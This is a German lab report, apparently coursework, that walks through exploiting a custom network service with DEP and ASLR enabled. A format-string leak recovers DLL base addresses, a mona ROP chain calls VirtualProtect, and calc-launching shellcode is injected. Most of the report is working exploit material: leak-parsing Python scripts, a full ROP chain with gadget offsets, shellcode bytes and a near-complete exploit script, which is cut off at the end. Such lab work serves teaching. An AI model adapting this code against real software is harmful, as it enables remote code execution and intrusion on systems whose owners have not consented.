0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	

Innerhalb der Aufgabenstellung wurde zuerst versucht eine Methode zu finden, mit welcher man ASLR umgehen kann. Dazu muss man zuerst wissen, was ASLR überhaupt macht. Bei ASLR (Address Space Layout Randomization) handelt es sich um eine Sicherheitstechnik, mit welcher die Base Adresse einer Anwendung und die Position von Bibliotheken, Heap und Stack zufällig im Adressraum eines Prozesses positioniert werden [8]. Im Zusammenhang mit DEP ist das ein ausgezeichneter Schutzmechanismus, um Exploits schwieriger zu gestalten, da die Adressen der Ropgadgets innerhalb einer Ropchain nicht mehr statisch vergeben werden können. Um dennoch einen erfolgreichen Angriff gestalten zu können benötigt man einen Address Leakage. Diese können mit einer Format String Schwachstelle ermittelt werden. Eine Beispielimplementierung wäre eine unsicher gestaltete printf Funktion, welche Userinput entgegennimmt. Mit Übergabe des Parameters „%p“ erhält man als Output eine externe Darstellung eines Pointers auf void.

Nach kurzer Recherche konnte ermittelt werden, dass dies bei der Änderung des Board Topics in der Anwendung der Fall ist (siehe Abbildung).







Anschließend wurde manuell überprüft, welche geleakten Adressen einer DLL zugeordnet werden können. Diese wurden Grün markiert.

Zeile	Leaked Adress
1	<b>75F56C19</b> -> WS2_32.dll -> Offset: 6C19
2	00214360
3	00000068
4	00000002
5	00000000
6	00214778
7	FFFFFFFF
8	01203208
9	00000000
10	0015F670
11	00000068
12	01201181
13	00214778
14	0015F698
15	0120123A
16	00214778
17	00000064
18	00000068
19	<b>75F537AD</b> -> WS2_32.dll -> Offset: 37AD
20	00000068
21	0015F694
22	00214778
23	00000004
24	4315F864
25	0015F864
26	01201B57
27	0020ABB0
28	<b>6CBAE76C</b> -> ucrtbased.dll -> Offset: CE76C
29	7FFD3000
30	00000010
31	5C110002
32	00000000
33	00200000
34	FFFFFFFFE
35	F0B70002
36	0B02000A

37	00000000
38	00000000
39	02020202
40	536E6957
41	206B636F
42	00302E32
43	77A89E37 -> ntdll.dll
44	00200000
45	50000063
46	77A56360 -> ntdll.dll
47	77BED47B
48	00000000
49	00200000
50	0020AFF0
51	0015F648
52	0000001B
53	00200000
54	00000000
55	000E3203
56	FFFFFFFFE
57	77A55BC3 -> ntdll.dll
58	77A558D0 -> ntdll.dll
59	00000000
60	00200000
61	4000006A
62	0015F78C
63	0015F814
64	00000000
65	00000000
66	00000000
67	00000000
68	00200000
69	00000000
70	0015F694
71	00000004
72	0015F89C
73	77A1E355 -> Ntdll.dll
74	000E3203
75	FFFFFFFFE
76	77A55BC3 -> Ntdll.dll

77	77A558D0 -> Ntdll.dll
78	00000032
79	00000000
80	00000000
81	0015F7D8
82	00000008
83	00000032
84	00201EC8
85	00000000
86	01000004
87	00000010
88	0015F814
89	0000F80C
90	0015F6D4
91	0015F7F0
92	00000000
93	0100E355
94	000E3223
95	0020ABE2
96	00000000
97	0015F7D0
98	0015F7E4
99	6CB9133F -> ucrtbased.dll
100	00000000
101	00201EF4
102	00200000
103	77A56360 -> Ntdll.dll
104	6E755268
105	676E696E
106	00000000
107	00000000
108	0015F7F4
109	6CB91603 -> ucrtbased.dll
110	00000000
111	00000004
112	0015F81C
113	6CB56B38 -> ucrtbased.dll
114	00000000
115	6CB5688E -> ucrtbased.dll
116	00000000

117	00000003
118	00000000
119	01201C11
120	00000000
121	7FFD3000
122	0015F838
123	0015F838
124	6CB05F11 -> ucrtbased.dll
125	00000003
126	0120314C
127	6CB05F1D -> ucrtbased.dll
128	200A59FC
129	0015F844
130	6CB4B6D2 -> ucrtbased.dll
131	00000001
132	0015F868
133	01201C21
134	00000000
135	6CB08273 -> ucrtbased.dll
136	00003000
137	00000000
138	6CB0828B -> ucrtbased.dll
139	00000002
140	0015F8AC
141	01201D1B
142	00000001
143	0020ABB0
144	002097E0
145	21AD83B3
146	00000000
147	00000000
148	7FFD3000
149	0015F800
150	00000000
151	00000000
152	0015F878
153	00000000
154	0015F8E8
155	012023BB
156	209840BF

157	00000000
158	0015F8B8
159	76E4EF6C -> Kernel32.dll -> Offset: 4 EF6C
160	7FFD3000
161	0015F8F8
162	77A63618 -> Ntdll.dll
163	7FFD3000
164	77BEDB53
165	00000000
166	00000000
167	7FFD3000
168	00000000
169	00000000
170	00000000
171	0015F8C4
172	00000000
Leaked_adresses_1.txt	

Es konnte festgestellt werden, dass folgende DLLs vom Address Leak betroffen sind:  
Ucrbase.dll, Kernel32.dll, Ntdll.dll, WS2\_32.dll.

DLL	Base	Top	Adresse in Datei Gefunden?
USP10.dll	77390000	7742d000	Nein
MSVCP140.dll	77251000	7257d000	Nein
Ucrbase.dll	6cae0000	6cbb8000	Ja
Kernel32.dll	76e00000	76ed5000	Ja
MSVCRT.dll	776f0000	7779c000	Nein
Ntdll.dll	77a00000	77b42000	Ja
LPK.dll	77284000	72843000	Nein
Sechost.dll	77b50000	77b69000	Nein
VCRUNTIME140.dll	734d0000	734e5000	Nein
RPCRT4.dll	77950000	779f2000	Nein
IMMA32.dll	76ee0000	76eff000	Nein
NSI.dll	77b70000	77b76000	Nein
MSCTF.dll	76f60000	7702c000	Nein
Kernelbase.dll	75cc0000	75d0b000	Nein
GDI32.dll	76f10000	76f5e000	Nein
ADVAPI32.dll	77250000	772f1000	Nein
WS2_32.dll	75f50000	75f85000	Ja





18	00000068
19	77A537AD
20	00000068
21	0036FC4C
22	00174778
23	00000004
24	4336FE18
25	0036FE18
26	00121B57
27	0016ABB0
28	6DFFE76C -> ucrbase.dll -> Offset: CE76C
29	7FFDE000
30	00000010
31	5C110002
32	00000000
33	FFFFFFFFE
34	01016C3C
35	FCB70002
36	0B02000A
37	00000000
38	00000000
39	02020202
40	536E6957
41	206B636F
42	00302E32
43	00160000
44	50000063
45	77DA6360
46	77D0304E
47	00000000
48	00160000
49	0016AFF0
50	0036FBFC
51	0000001B
52	00160000
53	00000000
54	003CDC62
55	FFFFFFFFE
56	77DA5BC3
57	77DA58D0

58	00000000
59	00160000
60	4000006A
61	0036FD40
62	0036FDC8
63	00000000
64	00000000
65	00000000
66	00000000
67	00160000
68	00000000
69	0036FC48
70	00000004
71	0036FE50
72	77D6E355
73	003CDC62
74	FFFFFFFFE
75	77DA5BC3
76	77DA58D0
77	00000032
78	00000000
79	00000000
80	0036FD8C
81	00000008
82	00000032
83	00161EC8
84	00000000
85	01000004
86	00000010
87	0036FDC8
88	0000FDC0
89	0036FC88
90	0036FDA4
91	00000000
92	0100E355
93	003CDC42
94	FFFFFFFFE
95	0016ABE2
96	00000000
97	0036FD88

98	0036FD98
99	6DFE133F
100	00000000
101	00161EF4
102	00160000
103	77DA6396
104	6E755268
105	676E696E
106	00000000
107	0036FDA8
108	6DFE1603
109	00000000
110	00000004
111	0036FDD0
112	6DFA6B38
113	00000000
114	6DFA688E
115	00000000
116	00000003
117	00000000
118	00121C11
119	7FFDE000
120	7FFDE000
121	0036FDEC
122	0036FDEC
123	6DF55F11
124	00000003
125	0012314C
126	6DF55F1D
127	850BC9BE
128	0036FDF8
129	6DF9B6D2
130	00000001
131	0036FE1C
132	00121C21
133	00000000
134	6DF58273
135	7FFDE000
136	00000000
137	6DF50000

138	00000002
139	0036FE60
140	00121D1B
141	00000001
142	0016ABB0
143	001697E0
144	840580D5
145	00000000
146	00000000
147	7FFDE000
148	0036FE00
149	00000000
150	00000000
151	0036FE2C
152	00000000
153	0036FE9C
154	001223BB
155	84214515
156	00000000
157	0036FE6C
158	7763EF6C -> Kernel32 -> Offset: 4EF6C
159	7FFDE000
160	0036FEAC
161	77DB3618
162	7FFDE000
163	77D03366
164	00000000
165	00000000
166	7FFDE000
167	00000000
168	00000000
169	00000000
170	0036FE78
171	00000000
172	FFFFFFFF

DLL	Base	Top
UCRTBASE.dll	6df30000	6e008000

Kernel32.dll	775f0000	776c5000
Ntdll.dll	77d50000	77e92000
WS_32.dll	77a50000	77a85000

Die Berechnung der Offset wurde für jeweils eine geleakte Adresse von UCRTBASE.dll, Kernel32.dll und WS\_32.dll wiederholt. Ntdll.dll wurde von der später beschriebenen Ropchain nicht verwendet, daher auch nicht berücksichtigt. Die Adressen von UCRTBASE.dll und WS\_32.dll wurden immer an der gleichen Stelle in der erstellten txt Datei gefunden. Es wurde festgestellt, dass in manchen Fällen die geleakte Adresse der Kernel32.dll in der 158 Zeile erscheint. Das ist insofern ein wenig unerfreuliche, da diese die einzige Adresse von Kernel32.dll ist, die im Address Leak gefunden werden konnte. Nach mehrmaligem Durchlaufen war festzustellen, dass die Kernel32 Adresse immer an Stelle 158 oder 159 erscheint, daher entschied ich mich dazu, die ganze Problematik im Exploit Programmseitig abzufangen. Vielleicht hätte hier auch ein time.sleep geholfen. Falls die Adresse von Kernel32 in der Zeile 159 war, enthielt Zeile 158 immer eine Adresse, welche mit 00 beginnt. Die Offsets wurden wie folgt berechnet: Offset = Geleakte Adresse – Base.

Folgende Offsets konnten ermittelt werden:

Zeile der geleakten Adresse	DLL	Offset
1	WS_32.dll	6C19
28	UCRTBASE.dll	CE76C
158 / 159	Kernel32.dll	4EF6C

Das leaked\_adresses Python Skript wurde daraufhin erweitert, damit die Base Adresse dynamisch ermittelt werden kann. Das wird später für die Rop Chain benötigt.

```
#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

def getAslrBase():
    numberOfChars = 172
    char = b"%p>"
    buffer = char * numberOfChars
    fileName = 'leaked_adresses_1.txt'

    startLenght = 20
    bufferLenght = numberOfChars * 9 + startLenght
```

```

connect=s.connect(('10.0.2.12', 4444)) # hardcoded IP address
s.recv(1024)
s.send(bytes('C \r\n', 'utf-8'))
s.recv(1024)
s.send(buffer + bytes('\r\n', 'utf-8'))
data = b""

while(len(data)<bufferLenght):
    data += s.recv(bufferLenght)

s.send(bytes('\n\r\n', 'utf-8')) # evil buffer
s.close()

# remove unnecessary line which are send by the server
string = data.decode("utf-8")
string = string.replace("Neuer Topic: ", "")
string = string.replace("\n\nIst die Aenderung akzeptabel [y/n]:", "")
string = string.replace(">", "\r\n")

# write into the file
f = open(fileName, "w")
f.write(string)
f.close()

# open the file and put the leaked addresses in an array
infile = open(fileName, 'r')
lines = infile.readlines()
leakedAdresses = []

for line in lines:
    leakedAdresses.append(line)

#calculation of ucrtbase base
offSet_UcrtBase = int('CE76C', 16)
leakedAdresseUcrtbase = leakedAdresses[27][0:8]
leakedAdresseUcrtbase_int = int(leakedAdresseUcrtbase, 16)
baseUcrtBase = hex(leakedAdresseUcrtbase_int - offSet_UcrtBase)

#calculation of ws2_32 base

```

```

offSet_WS2_32 = int('6C19', 16)
leakedAdresseWS2_32 = leakedAdresses[0][0:8]
leakedAdresseWS2_32_int = int(leakedAdresseWS2_32, 16)
baseWS2_32 = hex(leakedAdresseWS2_32_int - offSet_WS2_32)

# calculation of kernel32 base
offSet_Kernel32 = int('4EF6C', 16)
leakedAdresseKernel32_1 = leakedAdresses[157][0:8]
leakedAdresseKernel32_2 = leakedAdresses[158][0:8]
leakedAdresseKernel32_1_int = int(leakedAdresseKernel32_1, 16)
leakedAdresseKernel32_2_int = int(leakedAdresseKernel32_2, 16)
baseKernel32_1 = hex(leakedAdresseKernel32_1_int - offSet_Kernel32)
baseKernel32_2 = hex(leakedAdresseKernel32_2_int - offSet_Kernel32)

if len(baseKernel32_1) == 10:
    return baseUcrtdll, baseWS2_32, baseKernel32_1
else:
    return baseUcrtdll, baseWS2_32, baseKernel32_2

def main():
    base_ucrtbase_DLL, base_WS2_32_dll, base_kernel32_dll = getAslrBase()
    print(base_ucrtbase_DLL, base_WS2_32_dll, base_kernel32_dll)

main()

```

Leaked\_adresses\_2.py

Das Skript liest nun aus der generierten txt Datei jede Zeile aus und speichert sie in eine Array. Anschließend wird für die drei benötigten DLLs die Base berechnet. Verwendet werden dazu die Werte der geleakten Adressen und das kalkulierte Offset. Der String wird gekürzt und zu einem Hex Integer umgewandelt, damit die Baseadresse berechnet werden kann. Anschließend folgt eine Überprüfung, welche der Kernel32 Adressen die Richtige ist (Zeile 158 oder 159 im txt File) und die Baseadressen werden returniert und auf der Konsole ausgegeben.

Ergebnis Skript (ucrtbase, WS2\_32, Kernel32):

```

/home/kali/PycharmProjects/whh3-2/venv/bin/python /home/kali/PycharmProjects/whh3-2/leaked_adresses_2.py > leakedAdresses.txt
0x70ed0000 0x76af0000 0x76410000

```





Der nächste Schritt bestand darin die Data Execution Prevention (DEP) zu umgehen. Dabei handelt es sich um eine Speicherschutzfunktion auf Systemebene, die in das Betriebssystem integriert ist. DEP verhindert, dass Code von Datenseiten wie dem Heap und Stacks ausgeführt wird. Wenn eine Anwendung versucht, Code von einer geschützten Datenseite auszuführen, tritt eine exception für Speicherzugriffsverletzungen auf. Wenn die Ausnahme nicht behandelt wird, wird der aufrufende Prozess beendet [9]. Sollte ein Angreifer also beispielsweise versuchen eine Adresse ins EIP Register zu schreiben, welche ein „jmp esp“ aufweist und anschließend versucht den Shellcode ausführen wird die Anwendung unterbrochen.

Um dieses Verhalten umgehen zu können wird Return Oriented Programming (ROP) genutzt. Dabei wird eine Liste an Adressen zu Gadgets erstellt, welche auf den Stack gelegt werden. Bei einem Gadget handelt es sich um eine Reihe von Instruktionen, gefolgt von einem Return. Dadurch wird die nächste Adresse am Stack in das EIP Register geladen und ausgeführt.

Eine Funktion, mit welcher DEP umgangen werden kann ist VirtualProtect. Diese verändert für einen gewissen Speicherbereich die Zugriffsbeschränkungen. Die Funktion hat 4 Übergabeparameter.

lpAddress: Startadresse des Speichers, dessen Schutzattribute verändert werden sollen

dwSize: Anzahl der Bytes, die überschrieben werden sollen

flNewProtect: Speicherschutz Typ

lpflOldProtect: Pointer auf Variable, welche den vorherigen Schutztyp enthält

Zum Generieren der ROP Chain wurde mona verwendet. Dies erfolgt mit dem Befehl „mona rop“. Innerhalb der Testversuche wurden unterschiedliche ROP Chains mit Mona gebaut. Beispielsweise wurde versucht die ROP Chain mit dem Befehl „mona rop -cpb '\x00' -m UCRTBASE, Kernel32, Ntdll, WS\_32“. Die ROPChain wurde stets generiert und im Logordner unter rop\_chains.txt abgespeichert. Dort befindet sich eine vordefinierte Python ROP Chain, welche über eine Methode aufgerufen werden kann. Sobald ich die ROP Chain jedoch getestet habe (mithilfe eines Breakpoints) bekam ich immer eine Access Violation nach 2 – 3 Befehlen. Ich versuchte dann mit unterschiedlichen Tools (ROPGadget, Ropper) die ROP Chain zu generieren, sprang jedoch nie in den schreibbaren Bereich nach der Chain. Ich habe das Internet durchforstet und habe keine Meldungen zu diesem Thema gefunden. Also habe ich mona und python2.7 auf die aktuelle Version geupdatet, was schlussendlich jedoch auch keinen Nutzen diente. Irgendwann probierte ich das Kommando „!mona rop -m \*.dll -cp nonull“ ohne aktiviertem ASLR auf einer separaten Maschine und sprang in den gewollten Bereich, welchen ich mit A's aufgefüllt habe. Für die Umgehung ASLR nutzte mir das jedoch nichts, da Module verwendet wurden, bei welchen ich die Base Adresse durch Address Leak nicht herausgefunden werden konnte. Irgendwann kam ich

dann durch tagelanges Probieren darauf, dass Mona sensitiv auf Abstände in den übergebenen Modulen reagiert. Aus meinem Befehl

```
„mona rop -cpb ,\x00' -m UCRTBASE, Kernel32, Ntdll, WS_32“
```

wurde also

```
„mona rop -cpb ,\x00' -m UCRTBASE,Kernel32,Ntdll,WS_32“
```

und siehe da, die ROPChain funktionierte!

```
rop_chain = create_rop_chain()
a = b'\x41' * 36
b = b'\x42' * 4
c = rop_chain
d = b'\x41' * 9
e = b'\x42' * 10
f = b'\x43' * 10
g = b'\x44' * 10
h = b'\x45' * 10
i = b'\x46' * 10
j = b'\x47' * 10
k = b'\x48' * 10
l = b'\x49' * 10
m = b'\x50' * 10
n = b'\x51' * 10
o = b'\x52' * 10

buffer = a + b + c + b'\xCC' + d + e + f + g + h + i + j + k + l + m + n + o
```

Ich modifizierte meinen Buffer und rechnete heraus, dass ich 75 Bytes für meinen Shellcode habe (siehe Abbildung).

```

002AFC04 CC          INT3
002AFC05 41          INC ECX
002AFC06 41          INC ECX
002AFC07 41          INC ECX
002AFC08 41          INC ECX
002AFC09 41          INC ECX
002AFC0A 41          INC ECX
002AFC0B 41          INC ECX
002AFC0C 41          INC ECX
002AFC0D 41          INC ECX
002AFC0E 42          INC EDX
002AFC0F 42          INC EDX
002AFC10 42          INC EDX
002AFC11 42          INC EDX
002AFC12 42          INC EDX
002AFC13 42          INC EDX
002AFC14 42          INC EDX
002AFC15 42          INC EDX
002AFC16 42          INC EDX
002AFC17 42          INC EDX
002AFC18 43          INC EBX
002AFC19 43          INC EBX
002AFC1A 43          INC EBX
002AFC1B 43          INC EBX
002AFC1C 43          INC EBX
002AFC1D 43          INC EBX
002AFC1E 43          INC EBX
002AFC1F 43          INC EBX
002AFC20 43          INC EBX
002AFC21 43          INC EBX
002AFC22 44          INC ESP
002AFC23 44          INC ESP
002AFC24 44          INC ESP
002AFC25 44          INC ESP
002AFC26 44          INC ESP
002AFC27 44          INC ESP
002AFC28 44          INC ESP
002AFC29 44          INC ESP
002AFC2A 44          INC ESP
002AFC2B 44          INC ESP
002AFC2C 45          INC EBP
002AFC2D 45          INC EBP
002AFC2E 45          INC EBP
002AFC2F 45          INC EBP
002AFC30 45          INC EBP
002AFC31 45          INC EBP
002AFC32 45          INC EBP
002AFC33 45          INC EBP
002AFC34 45          INC EBP
002AFC35 45          INC EBP
002AFC36 46          INC ESI
002AFC37 46          INC ESI
002AFC38 46          INC ESI
002AFC39 46          INC ESI
002AFC3A 46          INC ESI
002AFC3B 46          INC ESI
002AFC3C 46          INC ESI
002AFC3D 46          INC ESI
002AFC3E 46          INC ESI
002AFC3F 46          INC ESI
002AFC40 47          INC EDI
002AFC41 47          INC EDI
002AFC42 47          INC EDI
002AFC43 47          INC EDI
002AFC44 47          INC EDI
002AFC45 47          INC EDI
002AFC46 47          INC EDI
002AFC47 47          INC EDI
002AFC48 47          INC EDI
002AFC49 47          INC EDI
002AFC4A 48          DEC EAX
002AFC4B 48          DEC EAX
002AFC4C 48          DEC EAX
002AFC4D 48          DEC EAX
002AFC4E 48          DEC EAX
002AFC4F 48          DEC EAX

```

Ich las mir nochmal genau die Angabe zur Aufgabenstellung durch:

„Sie definieren sich selbst folgende Spielregel, Sie versuchen die Anwendung diesmal ohne Egghunter allerdings mit eingeschaltetem DEP und ALSR zu exploiten.“

Da in der Angabe lediglich vom Exploiten von DEP und ASLR die Rede ist und die Anforderungen nicht darin besteht eine Shell auf mein Angreifersystem zu bekommen verwende ich daher also den Aufruf des Taschenrechners.

Der Shellcode für den Aufruf des Taschenrechners wurde mithilfe von folgendem Tool erstellt:

- <https://github.com/peterferrie/win-exec-calc-shellcode>

Dieser ist 72 Bytes lang, passt also in meinen Exploit (siehe Abbildung).

```
(kali@kali)-[~/Downloads/win-exec-calc-shellcode/build/bin]
$ python bin2sc.py w32-exec-calc-shellcode.bin
"\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64\x8b\x72" +
"\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b\x30\x8b\x7e\x18\x8b\x5f" +
"\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20\x01\xfe\x8b\x54\x1f\x24" +
"\x0f\xb7\x2c\x17\x42\x42\xad\x81\x3c\x07\x57\x69\x6e\x45\x75" +
"\xf0\x8b\x74\x1f\x1c\x01\xfe\x03\x3c\xae\xff\xd7"
```

Da die Anfangs funktionierende ROPChain aber auf die direkte Speicheradresse verwies war meine ROP Chain zwar zu gebrauchen, jedoch wollte ich nicht unbedingt von der aktuelle Base zurückrechnen. Daher suchte ich nach einer besseren Lösung und wurde mit dem Befehl „!mona rop -m WS2\_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll -rva -cpb \"\x00\"“ fündig. Mit dem Parameter rva kann man eine ROPChain generieren, welche die Adresse in Relation zur Base (also das Offset) angibt. Cool!

Meine generierte ROPChain lautet also wie folgt:

```
def create_rop_chain(base_kernel32_dll, base_ucrtbase_DLL, base_WS2_32_dll):
    # rop chain generated with mona.py - www.corelanc.be
    rop_gadgets = [
        # [---INFO:gadgets_to_set_esi:---]
        base_kernel32_dll + 0x000a7a4e, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
        base_kernel32_dll + 0x00001934, # ptr to &VirtualProtect() [IAT kernel32.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0003f8e2, # MOV EAX,DWORD PTR DS:[EAX] # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x00028766, # XCHG EAX,ESI # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_ebp:---]
        base_ucrtbase_DLL + 0x00053639, # POP EBP # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0002e3a5, # & push esp # ret [ucrtbase.DLL] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_ebx:---]
        base_ucrtbase_DLL + 0x00022024, # POP EAX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000001
        base_ucrtbase_DLL + 0x000a0348, # NEG EAX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0000d236, # XCHG EAX,EBX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_edx:---]
        base_ucrtbase_DLL + 0x0000ec33, # POP EAX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000000
        base_ucrtbase_DLL + 0x00076b3d, # NEG EAX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_kernel32_dll + 0x0009f97b, # XCHG EAX,EDX # RETN 0x00 [kernel32.dll] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_ecx:---]
        base_ucrtbase_DLL + 0x000334e8, # POP ECX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_WS2_32_dll + 0x00027328, # &Writable location [WS2_32.dll] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_edi:---]
        base_ucrtbase_DLL + 0x0003ddc1, # POP EDI # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x000a034a, # RETN (ROP NOP) [ucrtbase.DLL] ** REBASED ** ASLR
        # [---INFO:gadgets_to_set_eax:---]
        base_ucrtbase_DLL + 0x0009d7a5, # POP EAX # RETN [ucrtbase.DLL] ** REBASED ** ASLR
        0x90909090, # nop
        # [---INFO:pushad:---]
        base_ucrtbase_DLL + 0x000c1224, # PUSHAD # RETN [ucrtbase.DLL] ** REBASED ** ASLR
    ]
    return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Wie in der Abbildung ersichtlich muss nun zur Funktion die Base Adresse der jeweiligen DLLs übergeben werden. Ich kopierte die für ASLR generierte Methode in meinen Exploit:

```
#!/usr/bin/python
import socket
import struct

def getAslrBase():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    numberOfChars = 172
    char = b"%p>"
    buffer = char * numberOfChars
    fileName = 'leaked_adresses_2_3.txt'

    startLenght = 20
    bufferLenght = numberOfChars * 9 + startLenght

    connect=s.connect(('10.0.2.12', 4444)) # hardcoded IP address
    s.recv(1024)
    s.send(bytes('C \r\n', 'utf-8'))
    s.recv(1024)
    s.send(buffer + bytes('\r\n', 'utf-8'))
    data = b""

    while(len(data)<bufferLenght):
        data += s.recv(bufferLenght)

    s.send(bytes('\n\r\n', 'utf-8')) # evil buffer
    s.close()

    # remove unnecessary line which are send by the server
    string = data.decode("utf-8")
    string = string.replace("Neuer Topic: ", "")
    string = string.replace("\r\nIst die Aenderung akzeptabel [y/n]:", "")
    string = string.replace(">", "\r\n")

    # write into the file
    f = open(fileName, "w")
    f.write(string)
    f.close()
```

```

# open the file and put the leaked addresses in an array
infile = open(fileName, 'r')
lines = infile.readlines()
leakedAdresses = []

for line in lines:
    leakedAdresses.append(line)

#calculation of ucrtbase base
offSet_UcrtBase = int('CE76C', 16)
leakedAdresseUcrtbase = leakedAdresses[27][0:8]
leakedAdresseUcrtbase_int = int(leakedAdresseUcrtbase, 16)
baseUcrtBase = hex(leakedAdresseUcrtbase_int - offSet_UcrtBase)

#calculation of ws2_32 base
offSet_WS2_32 = int('6C19', 16)
leakedAdresseWS2_32 = leakedAdresses[0][0:8]
leakedAdresseWS2_32_int = int(leakedAdresseWS2_32, 16)
baseWS2_32 = hex(leakedAdresseWS2_32_int - offSet_WS2_32)

# calculation of kernel32 base
offSet_Kernel32 = int('4EF6C', 16)
leakedAdresseKernel32_1 = leakedAdresses[157][0:8]
leakedAdresseKernel32_2 = leakedAdresses[158][0:8]
leakedAdresseKernel32_1_int = int(leakedAdresseKernel32_1, 16)
leakedAdresseKernel32_2_int = int(leakedAdresseKernel32_2, 16)
baseKernel32_1 = hex(leakedAdresseKernel32_1_int - offSet_Kernel32)
baseKernel32_2 = hex(leakedAdresseKernel32_2_int - offSet_Kernel32)

print(baseKernel32_1)
print(baseKernel32_2)

if len(baseKernel32_1) == 10:
    print('-----')
    print('CALCULATED BASES FROM LEAKED ADRESSES')
    print('-----')
    print('KERNEL32: ', baseKernel32_1)
    print('WS2_32: ', baseWS2_32)

```

```

    print('UcrtBase: ', baseUcrtBase)
    print('-----')
    return baseUcrtBase, baseWS2_32, baseKernel32_1
else:
    print('-----')
    print('CALCULATED BASES FROM LEAKED ADDRESSES')
    print('-----')
    print('KERNEL32: ', baseKernel32_2)
    print('WS2_32: ', baseWS2_32)
    print('UcrtBase: ', baseUcrtBase)
    print('-----')
    return baseUcrtBase, baseWS2_32, baseKernel32_2

def create_rop_chain(base_kernel32_dll, base_ucrtbase_DLL, base_WS2_32_dll):
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        # [---INFO:gadgets_to_set_esi:---]
        base_kernel32_dll + 0x000a7a4e, # POP EAX # RETN [kernel32.dll] ** REBASED **
        ASLR
        base_kernel32_dll + 0x00001934, # ptr to &VirtualProtect() [IAT kernel32.dll] **
        REBASED ** ASLR
        base_ucrtbase_DLL + 0x0003fbe2, # MOV EAX,DWORD PTR DS:[EAX] # RETN
        [ucrtbase.DLL] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x00028766, # XCHG EAX,ESI # RETN [ucrtbase.DLL] **
        REBASED ** ASLR
        # [---INFO:gadgets_to_set_ebp:---]
        base_ucrtbase_DLL + 0x00053639, # POP EBP # RETN [ucrtbase.DLL] **
        REBASED ** ASLR
        base_ucrtbase_DLL + 0x0002e3a5, # & push esp # ret [ucrtbase.DLL] ** REBASED
        ** ASLR
        # [---INFO:gadgets_to_set_ebx:---]
        base_ucrtbase_DLL + 0x00022024, # POP EAX # RETN [ucrtbase.DLL] **
        REBASED ** ASLR
        0xffffdfff, # Value to negate, will become 0x00000201
        base_ucrtbase_DLL + 0x000a0348, # NEG EAX # RETN [ucrtbase.DLL] **
        REBASED ** ASLR
        base_ucrtbase_DLL + 0x0000d236, # XCHG EAX,EBX # RETN [ucrtbase.DLL] **
        REBASED ** ASLR
        # [---INFO:gadgets_to_set_edx:---]

```

```

        base_ucrtbase_DLL + 0x0000ec33, # POP EAX # RETN [ucrtbase.DLL] **
REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000040
        base_ucrtbase_DLL + 0x00076b3d, # NEG EAX # RETN [ucrtbase.DLL] **
REBASED ** ASLR
        base_kernel32_dll + 0x0009f97b, # XCHG EAX,EDX # RETN 0x00 [kernel32.dll] **
REBASED ** ASLR
        # [---INFO:gadgets_to_set_ecx:---]
        base_ucrtbase_DLL + 0x000334e8, # POP ECX # RETN [ucrtbase.DLL] **
REBASED ** ASLR
        base_WS2_32_dll + 0x00027328, # &Writable location [WS2_32.dll] ** REBASED **
ASLR
        # [---INFO:gadgets_to_set_edi:---]
        base_ucrtbase_DLL + 0x0003ddc1, # POP EDI # RETN [ucrtbase.DLL] **
REBASED ** ASLR
        base_ucrtbase_DLL + 0x000a034a, # RETN (ROP NOP) [ucrtbase.DLL] **
REBASED ** ASLR
        # [---INFO:gadgets_to_set_eax:---]
        base_ucrtbase_DLL + 0x0009d7a5, # POP EAX # RETN [ucrtbase.DLL] **
REBASED ** ASLR
        0x90909090, # nop
        # [---INFO:pushad:---]
        base_ucrtbase_DLL + 0x000c1224, # PUSHAD # RETN [ucrtbase.DLL] **
REBASED ** ASLR
    ]
    return b''.join(struct.pack('<l', _) for _ in rop_gadgets)

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    base_ucrtbase_DLL1, base_WS2_32_dll1, base_kernel32_dll1 = getAslrBase()

    base_kernel32_dll = int(base_kernel32_dll1, 16)
    base_ucrtbase_DLL = int(base_ucrtbase_DLL1, 16)
    base_WS2_32_dll = int(base_WS2_32_dll1, 16)

    rop_chain = create_rop_chain(base_kernel32_dll, base_ucrtbase_DLL,
base_WS2_32_dll)

```



```

a = b'\x41' * 36
b = b'\x42' * 4
c = rop_chain

calculator =
b'\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x7
6\x0c\xad\x8b\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20\x01\xfe\x8b\x
54\x1f\x24\x0f\xb7\x2c\x17\x42\x42\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf0\x8b\x74\x1f\
x1c\x01\xfe\x03\x3c\xae\xff\xd7'

buffer = a + b + c + calculator
connect = s.connect(('10.0.2.12', 4444)) # hardcoded IP address
s.recv(1024)
